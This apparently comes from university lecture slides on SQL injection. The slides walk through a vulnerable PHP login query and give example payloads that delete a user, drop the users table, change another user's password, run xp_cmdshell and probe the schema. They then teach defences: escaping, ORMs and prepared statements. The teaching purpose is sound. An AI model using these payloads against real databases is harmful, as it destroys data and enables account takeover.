
```
GET https://example.com/login.php?
      email=user@example.com&password=qwe123
```

```
…
$email = $_GET['email'];
$password_try = $_GET['password'];
$database->query("SELECT password FROM users
  WHERE email = '" . $email . "';");
… compare password and so on …
```

```
SELECT password FROM users
         WHERE email = 'user@example.com';
```

Executes a query and returns the correct password to the webserver

35



Exploiting SQL Injection Vulnerability

The attacker enters a specially crafted username.

```
GET https://example.com/login.php?
      email='; DELETE FROM users
              WHERE email='victim@example.com'; --
```

```
…
$email = $_GET['email'];
$password_try = $_GET['password'];
$db->query("SELECT password FROM users
  WHERE email = '" . $email . "';");
… compare password and so on …
```

```
SELECT password FROM users
      WHERE email = ''; DELETE FROM users
      WHERE email = 'victim@example.com'; --';
```

Executes a query that deletes the victim's user account.

36

SQL Injection Attacks

- Attacker may execute any statement
  - delete an entire table: `'; DROP TABLE users; --`
  - change the password of another user:
    ```
    '; UPDATE users SET password='pwnd'
          WHERE email = 'victim@example.com'; --
    ```
- Some databases even allow running system commands
  - example: Microsoft SQL Server xp_cmdshell
  - `'; exec xp_cmdshell 'netsh firewall set …`
  - process executing the command has the same rights as the SQL Server
  - disabled by default

Attempts to Prevent SQL Injection

- Escape all user-supplied special characters.
  - idea: add backslash \ before characters ', ", \, and NUL to escape them
  - however, this is not as simple as it sounds. PHP `addslashes` function might not escape ' with certain character sets
- Keep table and column names secret (may not work)
  - Attackers can guess and test them. If login is successful, there is a column named permission
    ```
    email=attacker@example.com' AND permission =
    permission; --
    ```
  - Most databases have queries for reading the database and table schema. If query results are displayed, the attacker can read the schema.

Preventing SQL Injection

- Properly escape special characters

  `mysqli::escape_string(string $escapestr)`
  for PHP and MySQL database server
- The PHP `mysqli::escape_string()`/ `mysqli_escape_string()` function is used to create a legal SQL string that can be used in an SQL statement.
- Characters encoded are NUL (ASCII 0), `\n`, `\r`, `\`, `'`, `"`, and Control-Z..

Preventing SQL Injection

- Object-relational mapping (ORM) framework
  - eliminates the need to develop potentially buggy and vulnerable custom code

  -
    ```
    "SELECT id, name, email, country, phone_number
    FROM users WHERE id = 20" -> users.GetById(20)
    ```
- Prepared/parameterized SQL statements
  - execute the same query or statement repeatedly, only changing certain parameter values between the executions.
  - advantageous for both performance and security
    - statement needs to be parsed and optimized only once
    - statement cannot be changed using SQL injection

Prepared SQL Statements

- Preparation
  - create a statement template, which the database server can parse, compile, optimize, and store
  - PHP example:

```
$statement =
    $db->prepare('SELECT user_id FROM users
         WHERE name = ? AND password = ?');
```

- Execution
  - supply values for the parameters, and the database server executes the statement using these values
  - PHP example:

```
 $statement->execute(array('John Doe', 'qwe123'))
```

- Available for most frameworks (e.g., Java JDBC, C# ADO.NET)

SQL Injection in Practice

- In 2012, more than 450,000 passwords were reportedly stolen from Yahoo using an attack based on SQL injection
- CVE-2014-3704: "The expandArguments function in the database abstraction API in Drupal core 7.x before 7.32 does not properly construct prepared statements, which allows remote attackers to conduct SQL injection attacks via an array containing crafted keys."
  - Drupal is a content-management framework written in PHP, used by millions of websites, including weather.com and whitehouse.gov
- CVE-2015-2292: "Multiple SQL injection vulnerabilities in admin/class-bulk-editor-list-table.php in the WordPress SEO by Yoast plugin before 1.5.7, 1.6.x before 1.6.4, and 1.7.x before 1.7.4…"

Next Topic

- Web Vulnerabilities
- Web Vulnerabilities: XSS and CSRF